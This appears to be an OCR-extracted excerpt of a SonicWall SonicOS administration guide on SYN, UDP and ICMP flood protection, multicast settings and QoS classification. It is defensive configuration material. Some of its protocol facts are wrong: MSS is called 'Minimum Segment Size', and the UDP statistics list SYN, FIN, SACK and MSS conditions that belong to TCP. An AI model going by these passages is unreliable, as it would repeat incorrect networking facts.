The method of SYN flood protection employed starting with SonicOS uses stateless SYN Cookies, which increase reliability of SYN Flood detection, and also improves overall resource utilization on the SonicWall. With stateless SYN Cookies, the SonicWall does not have to maintain state on half-opened connections. Instead, it uses a cryptographic calculation (rather than randomness) to arrive at SEQr (see Understanding a TCP Handshake).

Layer-Specific SYN Flood Protection Methods

SonicOS provides several protections against SYN Floods generated from two different environments: trusted (internal) or untrusted (external) networks. Attacks from *untrusted* WAN networks usually occur on one or more servers protected by the firewall. Attacks from the *trusted* LAN networks occur as a result of a virus infection inside one or more of the trusted networks, generating attacks on one or more local or remote hosts.

To provide a firewall defense to both attack scenarios, SonicOS provides two separate SYN Flood protection mechanisms on two different layers. Each gathers and displays SYN Flood statistics and generates log messages for significant SYN Flood events.

- **SYN Proxy (Layer 3)** – This mechanism shields servers inside the trusted network from WAN-based SYN flood attacks, using a SYN Proxy implementation to verify the WAN clients before forwarding their connection requests to the protected server. You can enable SYN Proxy only on WAN interfaces.

- **SYN Blacklisting (Layer 2)** – This mechanism blocks specific devices from generating or forwarding SYN flood attacks. You can enable SYN Blacklisting on any interface.

Understanding SYN Watchlists

The internal architecture of both SYN Flood protection mechanisms is based on a single list of Ethernet addresses that are the most active devices sending initial SYN packets to the firewall. This list is called a *SYN watchlist*. Because this list contains Ethernet addresses, the device tracks all SYN traffic based on the address of the device forwarding the SYN packet, without considering the IP source or destination address.

Each watchlist entry contains a value called a *hit count*. The hit count value increments when the device receives the an initial SYN packet from a corresponding device. The hit count decrements when the TCP three-way handshake completes. The hit count for any particular device generally equals the number of half-open connections pending since the last time the device reset the hit count. The device default for resetting a hit count is once a second.

The thresholds for logging, SYN Proxy, and SYN Blacklisting are all compared to the hit count values when determining if a log message or state change is necessary. When a SYN Flood attack occurs, the number of pending half-open connections from the device forwarding the attacking packets increases substantially because of the spoofed connection attempts. When you set the attack thresholds correctly, normal traffic flow produces few attack warnings, but the same thresholds detect and deflect attacks before they result in serious network degradation.

Understanding a TCP Handshake

A typical TCP handshake (simplified) begins with an initiator sending a TCP SYN packet with a 32-bit sequence (SEQi) number. The responder then sends a SYN/ACK packet acknowledging the received sequence by sending an ACK equal to SEQi+1 and a random, 32-bit sequence number (SEQr). The responder also maintains state awaiting an ACK from the initiator. The initiator's ACK packet should contain the next sequence (SEQi+1) along with an acknowledgment of the sequence it received from the responder (by sending an ACK equal to SEQr+1). The exchange looks as follows:

1 Initiator -> SYN (SEQi=0001234567, ACKi=0) -> Responder


2 Initiator <- SYN/ACK (SEQr=3987654321, ACKr=0001234568) <- Responder

3 Initiator -> ACK (SEQi=0001234568, ACKi=3987654322) -> Responder

Because the responder has to maintain state on all half-opened TCP connections, it is possible for memory depletion to occur if SYNs come in faster than they can be processed or cleared by the responder. A half-opened TCP connection did not transition to an established state through the completion of the three-way handshake. When the SonicWall is between the initiator and the responder, it effectively becomes the responder, brokering, or *proxying*, the TCP connection to the actual responder (private host) it is protecting.

Configuring Layer 3 SYN Flood Protection - SYN Proxy

To configure SYN Flood Protection features, go to the **Layer 3 SYN Flood Protection - SYN Proxy** section of the **Firewall Settings > Flood Protection** page.



A SYN Flood Protection mode is the level of protection that you can select to defend against half-opened TCP sessions and high-frequency SYN packet transmissions. This feature enables you to set three different levels of SYN Flood Protection:

- **Watch and Report Possible SYN Floods** – This option enables the device to monitor SYN traffic on all interfaces on the device and to log suspected SYN flood activity that exceeds a packet count threshold. The feature does not turn on the SYN Proxy on the device so the device forwards the TCP three-way handshake without modification. This is the least invasive level of SYN Flood protection. Select this option if your network is not in a high risk environment.
- **Proxy WAN Client Connections When Attack is Suspected** – This option enables the device to enable the SYN Proxy feature on WAN interfaces when the number of incomplete connection attempts per second surpasses a specified threshold. This method ensures the device continues to process valid traffic during the attack and that performance does not degrade. Proxy mode remains enabled until all WAN SYN flood attacks stop occurring or until the device blacklists all of them using the SYN Blacklisting feature. This is the intermediate level of SYN Flood protection. Select this option if your network experiences SYN Flood attacks from internal or external sources.
- **Always Proxy WAN Client Connections** – This option sets the device to always use SYN Proxy. This method blocks all spoofed SYN packets from passing through the device. Note that this is an extreme security measure and directs the device to respond to port scans on all TCP ports because the SYN Proxy feature forces the device to respond to all TCP SYN connection attempts. This can degrade performance and can generate a false positive. Select this option only if your network is in a high risk environment.

Configuring SYN Attack Threshold

The SYN Attack Threshold configuration options provide limits for SYN Flood activity before the device drops packets. The device gathers statistics on WAN TCP connections, keeping track of the maximum and average maximum and incomplete WAN connections per second. Out of these statistics, the device suggests a value for the SYN flood threshold. There aare two options in the section:

- **Suggested value calculated from gathered statistics** – The suggested attack threshold based on WAN TCP connection statistics.
- **Attack Threshold (Incomplete Connection Attempts/Second)** – Enables you to set the threshold for the number of incomplete connection attempts per second before the device drops packets at any value between 5 and 200000, with a default of 300.

Configuring SYN Proxy Options

When the device applies a SYN Proxy to a TCP connection, it responds to the initial SYN packet with a manufactured SYN/ACK reply, waiting for the ACK in response before forwarding the connection request to the

server. Devices attacking with SYN Flood packets do not respond to the SYN/ACK reply. The firewall identifies them by their lack of this type of response and blocks their spoofed connection attempts. SYN Proxy forces the firewall to manufacture a SYN/ACK response without knowing how the server will respond to the TCP options normally provided on SYN/ACK packets.

To provide more control over the options sent to WAN clients when in SYN Proxy mode, you can configure the following two objects:

- **SACK** (Selective Acknowledgment) – This parameter controls whether or not Selective ACK is enabled. With SACK enabled, a packet or series of packets can be dropped, and the received informs the sender which data has been received and where holes may exist in the data.
- **MSS** (Minimum Segment Size) – This sets the threshold for the size of TCP segments, preventing a segment that is too large to be sent to the targeted server. For example, if the server is an IPsec gateway, it may need to limit the MSS it received to provide space for IPsec headers when tunneling traffic. The firewall cannot predict the MSS value sent to the server when it responds to the SYN manufactured packet during the proxy sequence. Being able to control the size of a segment, enables you to control the manufactured MSS value sent to WAN clients.

The **SYN Proxy Threshold** region contains the following options:

- **All LAN/DMZ servers support the TCP SACK option** – This check box enables Selective ACK where a packet can be dropped and the receiving device indicates which packets it received. Enable this check box only when you know that all servers covered by the firewall accessed from the WAN support the SACK option.
- **Limit MSS sent to WAN clients (when connections are proxied)** – Enables you to enter the maximum Minimum Segment Size value. If you specify an override value for the default of 1460, this indicates that a segment of that size or smaller will be sent to the client in the SYN/ACK cookie. Setting this value too low can decrease performance when the SYN Proxy is always enabled. Setting this value too high can break connections if the server responds with a smaller MSS value.
    - **Maximum TCP MSS sent to WAN clients.** The value of the MSS. The default is 1460.


    NOTE: When using Proxy WAN client connections, remember to set these options conservatively since they only affect connections when a SYN Flood takes place. This ensures that legitimate connections can proceed during an attack.

- **Always log SYN packets received.** Logs all SYN packets received.

Configuring Layer 2 SYN/RST/FIN Flood Protection - MAC Blacklisting

The SYN/RST/FIN Blacklisting feature is a list that contains devices that exceeded the SYN, RST, and FIN Blacklist attack threshold. The firewall device drops packets sent from blacklisted devices early in the packet evaluation process, enabling the firewall to handle greater amounts of these packets, providing a defense against attacks originating on local networks while also providing second-tier protection for WAN networks.

Devices cannot occur on the SYN/RST/FIN Blacklist and watchlist simultaneously. With blacklisting enabled, the firewall removes devices exceeding the blacklist threshold from the watchlist and places them on the blacklist. Conversely, when the firewall removes a device from the blacklist, it places it back on the watchlist. Any device whose MAC address has been placed on the blacklist will be removed from it approximately three seconds after the flood emanating from that device has ended.



The **SYN/RST/FIN Blacklisting** region contains the following options:

- **Threshold for SYN/RST/FIN flood blacklisting (SYNs / Sec)** – The maximum number of SYN, RST, and FIN packets allowed per second. The default is 1,000. This value should be larger than the SYN Proxy threshold value because blacklisting attempts to thwart more vigorous local attacks or severe attacks from a WAN network.
- **Enable SYN/RST/FIN flood blacklisting on all interfaces** – This check box enables the blacklisting feature on all interfaces on the firewall.
    - **Never blacklist WAN machines** – This check box ensures that systems on the WAN are never added to the SYN Blacklist. This option is recommended as leaving it unchecked may interrupt traffic to and from the firewall's WAN ports.
    - **Always allow SonicWall management traffic** – This check box causes IP traffic from a blacklisted device targeting the firewall's WAN IP addresses to not be filtered. This allows management traffic, and routing protocols to maintain connectivity through a blacklisted device.

UDP Settings

Default UDP Connection Timeout (seconds) - Enter the number of seconds of idle time you want to allow before UDP connections time out. This value is overridden by the UDP Connection timeout you set for individual rules.

UDP Flood Protection

UDP Flood Attacks are a type of denial-of-service (DoS) attack. They are initiated by sending a large number of UDP packets to random ports on a remote host. As a result, the victimized system's resources will be consumed with handling the attacking packets, which eventually causes the system to be unreachable by other clients.

SonicWall UDP Flood Protection defends against these attacks by using a "watch and block" method. The appliance monitors UDP traffic to a specified destination. If the rate of UDP packets per second exceeds the allowed threshold for a specified duration of time, the appliance drops subsequent UDP packets to protect against a flood attack.

UDP packets that are DNS query or responses to or from a DNS server configured by the appliance are allowed to pass, regardless of the state of UDP Flood Protection.

The following settings configure UDP Flood Protection:

- **Enable UDP Flood Protection** – Enables UDP Flood Protection.
- **UDP Flood Attack Threshold (UDP Packets / Sec)** – The rate of UDP packets per second sent to a host, range or subnet that triggers UDP Flood Protection.

- **UDP Flood Attack Blocking Time (Sec)** – After the appliance detects the rate of UDP packets exceeding the attack threshold for this duration of time, UDP Flood Protection is activated, and the appliance will begin dropping subsequent UDP packets.
- **UDP Flood Attack Protected Destination List** – The destination address object or address group that will be protected from UDP Flood Attack.

ICMP Flood Protection

ICMP Flood Protection functions identically to UDP Flood Protection, except it monitors for ICMP Flood Attacks. The only difference is that there are no DNS queries that are allowed to bypass ICMP Flood Protection.

The following settings configure ICMP Flood Protection:

- **Enable ICMP Flood Protection** – Enables ICMP Flood Protection.
- **ICMP Flood Attack Threshold (ICMP Packets / Sec)** – The rate of ICMP packets per second sent to a host, range or subnet that triggers ICMP Flood Protection.
- **ICMP Flood Attack Blocking Time (Sec)** – After the appliance detects the rate of ICMP packets exceeding the attack threshold for this duration of time, ICMP Flood Protection is activated, and the appliance will begin dropping subsequent ICMP packets.
- **ICMP Flood Attack Protected Destination List** – The destination address object or address group that will be protected from ICMP Flood Attack.

Traffic Statistics

The Firewall > Flood Protection page provides the following traffic statistics:

- TCP Traffic Statistics
- SYN, RST, and FIN Flood Statistics
- UDP Traffic Statistics
- ICMP Traffic Statistics

TCP Traffic Statistics

The TCP Traffic Statistics table provides statistics on the following:

- **Connections Opened** – Incremented when a TCP connection initiator sends a SYN, or a TCP connection responder receives a SYN.
- **Connections Closed** – Incremented when a TCP connection is closed when both the initiator and the responder have sent a FIN and received an ACK.
- **Connections Refused** – Incremented when a RST is encountered, and the responder is in a SYN_RCVD state.
- **Connections Aborted** – Incremented when a RST is encountered, and the responder is in some state other than SYN_RCVD.
- **Total TCP Packets** – Incremented with every processed TCP packet.
- **Validated Packets Passed** – Incremented under the following conditions:
    - When a TCP packet passes checksum validation (while TCP checksum validation is enabled).
    - When a valid SYN packet is encountered (while SYN Flood protection is enabled).

    - When a SYN Cookie is successfully validated on a packet with the ACK flag set (while SYN Flood protection is enabled).
- **Malformed Packets Dropped** - Incremented under the following conditions:
    - When TCP checksum fails validation (while TCP checksum validation is enabled).
    - When the TCP SACK Permitted (Selective Acknowledgement, see RFC1072) option is encountered, but the calculated option length is incorrect.
    - When the TCP MSS (Maximum Segment Size) option is encountered, but the calculated option length is incorrect.
    - When the TCP SACK option data is calculated to be either less than the minimum of 6 bytes, or modulo incongruent to the block size of 4 bytes.
    - When the TCP option length is determined to be invalid.
    - When the TCP header length is calculated to be less than the minimum of 20 bytes.
    - When the TCP header length is calculated to be greater than the packet's data length.
- **Invalid Flag Packets Dropped** - Incremented under the following conditions:
    - When a non-SYN packet is received that cannot be located in the connection-cache (while SYN Flood protection is disabled).
    - When a packet with flags other than SYN, RST+ACK or SYN+ACK is received during session establishment (while SYN Flood protection is enabled).
        - TCP XMAS Scan will be logged if the packet has FIN, URG, and PSH flags set.
        - TCP FIN Scan will be logged if the packet has the FIN flag set.
        - TCP Null Scan will be logged if the packet has no flags set.
    - When a new TCP connection initiation is attempted with something other than just the SYN flag set.
    - When a packet with the SYN flag set is received within an established TCP session.
    - When a packet without the ACK flag set is received within an established TCP session.
- **Invalid Sequence Packets Dropped** – Incremented under the following conditions:
    - When a packet within an established connection is received where the sequence number is less than the connection's oldest unacknowledged sequence.
    - When a packet within an established connection is received where the sequence number is greater than the connection's oldest unacknowledged sequence + the connection's last advertised window size.
- **Invalid Acknowledgement Packets Dropped** –Incremented under the following conditions:
    - When a packet is received with the ACK flag set, and with neither the RST or SYN flags set, but the SYN Cookie is determined to be invalid (while SYN Flood protection is enabled).
    - When a packet's ACK value (adjusted by the sequence number randomization offset) is less than the connection's oldest unacknowledged sequence number.
    - When a packet's ACK value (adjusted by the sequence number randomization offset) is greater than the connection's next expected sequence number.

SYN, RST, and FIN Flood Statistics

You can view SYN, RST and FIN Flood statistics in the lower half of the TCP Traffic Statistics list. The following are SYN Flood statistics.

- **Max Incomplete WAN Connections / sec** – The maximum number of pending embryonic half-open connections recorded since the firewall has been up (or since the last time the TCP statistics were cleared).
- **Average Incomplete WAN Connections / sec** – The average number of pending embryonic half-open connections, based on the total number of samples since boot up (or the last TCP statistics reset).
- **SYN Floods in Progress** – The number of individual forwarding devices that are currently exceeding either SYN Flood threshold.
- **RST Floods in Progress** – The number of individual forwarding devices that are currently exceeding the SYN/RST/FIN flood blacklisting threshold.
- **FIN Floods in Progress** – The number of individual forwarding devices that are currently exceeding the SYN/RST/FIN flood blacklisting threshold.
- **Total SYN, RST, or FIN Floods Detected** – The total number of events in which a forwarding device has exceeded the lower of either the SYN attack threshold or the SYN/RST/FIN flood blacklisting threshold.
- **TCP Connection SYN-Proxy State (WAN only)** – Indicates whether or not Proxy-Mode is currently on the WAN interfaces.
- **Current SYN-Blacklisted Machines** – The number of devices currently on the SYN blacklist.
- **Current RST-Blacklisted Machines** – The number of devices currently on the RST blacklist.
- **Current FIN-Blacklisted Machines** – The number of devices currently on the FIN blacklist.
- **Total SYN-Blacklisting Events** – The total number of instances any device has been placed on the SYN blacklist.
- **Total RST-Blacklisting Events** – The total number of instances any device has been placed on the RST blacklist.
- **Total FIN-Blacklisting Events** – The total number of instances any device has been placed on the FIN blacklist.
- **Total SYN Blacklist Packets Rejected** – The total number of packets dropped because of the SYN blacklist.
- **Total RST Blacklist Packets Rejected** – The total number of packets dropped because of the RST blacklist.
- **Total FIN Blacklist Packets Rejected** – The total number of packets dropped because of the FIN blacklist.
- **Invalid SYN Flood Cookies Received** – The total number of invalid SYN flood cookies received.

UDP Traffic Statistics

The UDP Traffic Statistics table provides statistics on the following:

- **Connections Opened** – Incremented when a UDP connection initiator sends a SYN, or a UDP connection responder receives a SYN.
- **Connections Closed** – Incremented when a UDP connection is closed when both the initiator and the responder have sent a FIN and received an ACK.
- **Total UDP Packets** – Incremented with every processed UDP packet.
- **Validated Packets Passed** – Incremented under the following conditions:
    - When a UDP packet passes checksum validation (while UDP checksum validation is enabled).

- When a valid SYN packet is encountered (while SYN Flood protection is enabled).
- When a SYN Cookie is successfully validated on a packet with the ACK flag set (while SYN Flood protection is enabled).

- **Malformed Packets Dropped** - Incremented under the following conditions:
  - When UDP checksum fails validation (while UDP checksum validation is enabled).
  - When the UDP SACK Permitted (Selective Acknowledgement, see RFC1072) option is encountered, but the calculated option length is incorrect.
  - When the UDP MSS (Maximum Segment Size) option is encountered, but the calculated option length is incorrect.
  - When the UDP SACK option data is calculated to be either less than the minimum of 6 bytes, or modulo incongruent to the block size of 4 bytes.
  - When the UDP option length is determined to be invalid.
  - When the UDP header length is calculated to be less than the minimum of 20 bytes.
  - When the UDP header length is calculated to be greater than the packet's data length.
- **UDP Floods In Progress** – The number of individual forwarding devices that are currently exceeding the UDP Flood Attack Threshold.
- **Total UDP Floods Detected** – The total number of events in which a forwarding device has exceeded the UDP Flood Attack Threshold.
- **Total UDP Flood Packets Rejected** – The total number of packets dropped because of UDP Flood Attack detection.

ICMP Traffic Statistics

The ICMP Traffic Statistics table provides the same categories of information as the UDP Traffic Statistics, except for ICMP Flood Attacks instead of UDP Flood Attacks.


77

Configuring Multicast Settings

Firewall Settings > Multicast

Multicasting, also called IP multicasting, is a method for sending one Internet Protocol (IP) packet simultaneously to multiple hosts. Multicast is suited to the rapidly growing segment of Internet traffic - multimedia presentations and video conferencing. For example, a single host transmitting an audio or video stream and ten hosts that want to receive this stream. In mutlicasting, the sending host transmits a single IP packet with a specific multicast address, and the 10 hosts simply need to be configured to listen for packets targeted to that address to receive the transmission. Multicasting is a point-to-multipoint IP communication mechanism that operates in a connectionless mode - hosts receive multicast transmissions by “tuning in” to them, a process similar to tuning in to a radio.

The **Firewall Settings > Multicast** page allows you to manage multicast traffic on the SonicWall security appliance.




Topics:

- Multicast Snooping
- Multicast Policies
- IGMP State Table
- Enabling Multicast on LAN-Dedicated Interfaces
- Enabling Multicast for Address Objects over a VPN Tunnel
- Enabling Multicast Through a VPN

Multicast Snooping

This section provides configuration tasks for Multicast Snooping.




- **Enable Multicast** - This check box is disabled by default. Select this check box to support multicast traffic.
- **Require IGMP Membership reports for multicast data forwarding** - This check box is enabled by default. Select this check box to improve performance by regulating multicast data to be forwarded to only interfaces joined into a multicast group address using IGMP.

- **Multicast state table entry timeout (minutes)** - This field has a default of **5**. The value range for this field is 1 to 60 (minutes). Update the default timer value of 5 in the following conditions:
  - You suspect membership queries or reports are being lost on the network.
  - You want to reduce the IGMP traffic on the network and currently have a large number of multicast groups or clients. This is a condition where you do not have a router to route traffic.
  - You want to synchronize the timing with an IGMP router.

Multicast Policies

This section provides configuration tasks for Multicast Policies.



- **Enable reception of all multicast addresses** - This radio button is not enabled by default. Select this radio button to receive all (class D) multicast addresses. Receiving all multicast addresses may cause your network to experience performance degradation.
- **Enable reception for the following multicast addresses** - This radio button is enabled by default. In the drop-down menu, select **Create a new multicast object** or **Create new multicast group**.

NOTE: Only address objects and groups associated with the MULTICAST zone are available to select. Only addresses from `224.0.0.1` to `239.255.255.255` can be bound to the MULTICAST zone. You can specify up to 200 Multicast addresses.


Topics:

- Creating a Multicast Address Object
- Creating a Multicast Address Object Group

Creating a Multicast Address Object

To create a multicast address object:

1 In the **Enable reception for the following multicast addresses** drop-down menu, select **Create new multicast address object**. The **Add Address Object** dialog displays.



2 Configure:
  - **Name**: The name of the address object.
  - **Zone Assignment**: Select **MULTICAST**.
  - **Type**: Select from the drop-down menu:
    - **Host**

- **Range**
- **Network**
- **MAC**
- **FQDN**

3 Depending on your selection, the options change. If you selected:

NOTE: An IP address must be in the range for multicast, `224.0.0.0` to `239.255.255.255`.

- **Host**, in the **IP Address** field, enter the IP address of the host.
- **Range**, in the **Starting IP Address** and **Ending IP Address** fields, enter the starting and ending IP address for the address range.
- **Network**, enter in the:
  - **Network** field, the IP address of the network.
  - **Netmask/Prefix Length** field, either the netmask for the network or the prefix length.
- **MAC**:
  - Enter the MAC address in the **MAC Address** field.
  - If this is a multi-homed hose, select the **Multi-homed host** checkbox. This option is selected by default.
- **FQDN**, enter the FQDN host name in the **FQDN hostname** field.

4 Click **OK**.

Creating a Multicast Address Object Group

To create a multicast address object group:

1 In the **Enable reception for the following multicast addresses** drop-down menu, select **Create new multicast address object group**. The **Add Multicast Address Object Group** dialog displays.

2 Enter a friendly name in the **Name** field.


3 Select one or more Multicast address objects from the left list.

4 Click the **right arrow** button.

5 Click **OK**.

IGMP State Table

This section provides descriptions of the fields in the **IGMP State** table.



- **Multicast Group Address**—Provides the multicast group address the interface is joined to.
- **Interface / VPN Tunnel**—Provides the interface (such as **LAN**) for the VPN policy.
- **IGMP Version**—Provides the IGMP version (such as V2 or V3).
- **Time Remaining**—Provides the amount of time left before the IGMP entry will be flushed. This is calculated by subtracting the **Multicast state table entry timeout** (**minutes**) value, which has the default value of 5 minutes, and the elapsed time since the multicast address was added.
- **Flush**—Click the icon to flush the specific entry immediately.
- **Flush** and **Flush All** buttons—To flush a specific entry immediately, check the box to the left of the entry and click **Flush**. Click **Flush All** to immediately flush all entries.

Enabling Multicast on LAN-Dedicated Interfaces

To enable multicast support on LAN-dedicated interfaces:

1 Enable multicast support on your SonicWall security appliance:
   a Navigate to **Firewall Settings > Multicast**.
   b In the **Multicast Snooping** section, click on the **Enable Multicast** check box.
   c In the **Multicast Policies** section, select the **Enable reception of all multicast addresses**.
2 Enable multicast support on LAN interfaces:
   a In the **Network** > **Interfaces** page, click on the **Configure** icon for the LAN interface. The **Edit Interface** dialog displays.
   b Click the **Advanced** tab.
   c In the **Advanced Settings** section, click the **Enable Multicast Support** check box.\
   d Click **OK**.

Enabling Multicast for Address Objects over a VPN Tunnel

To enable multicast support for address objects over a VPN tunnel:

1 Enable multicast support on your SonicWall security appliance:

a Navigate to **Firewall Settings > Multicast**.

b In the **Multicast Snooping** section, click on the **Enable Multicast** check box.

c In the **Multicast Policies** section, select the **Enable reception for the following multicast addresses**.

d Select from the drop-down menu, **Create new multicast address object...**.

2 Create a multicast address object as described in Creating a Multicast Address Object Group.

3 Enable multicast support on the VPN policy for your GroupVPN.

a Navigate to the **VPN** > **Settings** page.

b In the **VPN Policies** table, click on the **Configure** icon to edit your GroupVPN's VPN policy. The **VPN Policy** dialog displays.

c Click the **Advanced** tab.

d In the **Advanced Settings** section, select the **Enable Multicast** check box.

e Click **OK**.

Enabling Multicast Through a VPN

To enable multicast across the WAN through a VPN:

1 Enable multicast globally.

a On the **Firewall Settings > Multicast** page, check the **Enable Multicast** check box,.

b Click the **Apply** button for each security appliance.

2 Enable multicast support on each individual interface participating in the multicast network.

a On the **Network > Interfaces** page for each interface on all security appliances participating, click the **Edit** icon for each interface.

b Click the **Advanced** tab.

c Select the **Enable Multicast Support** check box.

3 Enable multicast on the VPN policies between the security appliances.

a Navigate to the **VPN > Settings** page.

b Click the **Edit** icon for each VPN policy. The **VPN Policy** dialog displays.

c Click the **Advanced** tab.

d In the **Advanced Settings** section, select the **Enable Multicast** check box.

e Click **OK**.

4 Navigate to the Firewall > Access Rules page. The Access Rules table is updated.

NOTE: The default WLAN'MULTICAST access rule for IGMP traffic is set to **DENY**. This needs to be changed to **ALLOW** on all participating appliances to enable multicast, if they have multicast clients on their WLAN zones.

5 Make sure the tunnels are active between the sites.

6 Start the multicast server application and client applications.

As multicast data is sent from the multicast server to the multicast group (**224.0.0.0** through **239.255.255.255**), the SonicWall security appliance queries its IGMP state table for that group to

determine where to deliver that data. Similarly, when the appliance receives that data at the VPN zone, the appliance queries its IGMP state table to determine where it should deliver the data.

The IGMP state tables (upon updating) should provide information indicating that there is a multicast client on the **X3** interface, and across the vpnMcastServer tunnel for the `224.15.16.17` group.

NOTE: By selecting **Enable reception of all multicast addresses**, you might see entries other than those you are expecting to see when viewing your IGMP state table. These are caused by other multicast applications that might be running on your hosts.

78

Managing Quality of Service

Firewall Settings > QoS Mapping (NSA Series Only)

Quality of Service (QoS) refers to a diversity of methods intended to provide predictable network behavior and performance. This sort of predictability is vital to certain types of applications, such as Voice over IP (VoIP), multimedia content, or business-critical applications such as order or credit-card processing. No amount of bandwidth can provide this sort of predictability, because any amount of bandwidth will ultimately be used to its capacity at some point in a network. Only QoS, when configured and implemented correctly, can properly manage traffic, and guarantee the desired levels of network service.

Topics:

Classification

Classification is necessary as a first step so that traffic in need of management can be identified. SonicOS Enhanced uses Access Rules as the interface to classification of traffic. This provides fine controls using combinations of Address Object, Service Object, and Schedule Object elements, allowing for classification criteria as general as **all HTTP traffic** and as specific as **SSH traffic from hostA to serverB on Wednesdays at 2:12am**.

SonicOS on SonicWall NSA series appliances has the ability to recognize, map, modify, and generate the industry-standard external CoS designators, DSCP and 802.1p (refer to the 802.1p and DSCP QoS).

When identified, or classified, it can be managed. Management can be performed internally by SonicOS's BWM, which is perfectly effective as long as the network is a fully contained autonomous system. When external or intermediate elements are introduced, such as foreign network infrastructures with unknown configurations, or other hosts contending for bandwidth (for example, the Internet) the ability to offer guarantees and predictability are diminished. In other words, as long as the endpoints of the network and everything in between are within your management, BWM will work exactly as configured. Once external entities are introduced, the precision and efficacy of BWM configurations can begin to degrade.

But all is not lost. When SonicOS classifies the traffic, it can **tag** the traffic to communicate this classification to certain external systems that are capable of abiding by CoS tags; thus they too can participate in providing QoS.

